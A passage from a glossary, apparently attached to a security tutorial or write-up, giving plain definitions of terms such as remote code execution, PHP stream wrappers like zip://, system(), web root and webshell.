?, carrying extra information to the server. - Remote code execution (RCE): a weakness that lets an attacker run commands on someone else's machine from a distance.
- Root directory: the top of a filesystem, written as
/on Linux, from which all other folders branch out. - Shell: a way to give commands to a computer and see the results.
- Stream wrapper: a special prefix in a PHP file path, such as
file://orzip://, that changes how PHP opens the file. - Symbolic link (symlink): a shortcut file that points at another file elsewhere on the computer.
- system(): a PHP function that runs an operating-system command and prints its output.
- Web root: the folder on a server from which a website is served; files inside it can usually be reached through a web address.
- Webshell: a small program uploaded to a server that lets an attacker run commands through a web page.
- Wrapper: see stream wrapper.
- ZIP: a common archive format that bundles files into one, often compressed.
- zip://: a PHP stream wrapper that opens a ZIP archive and reads a specific file from inside it.


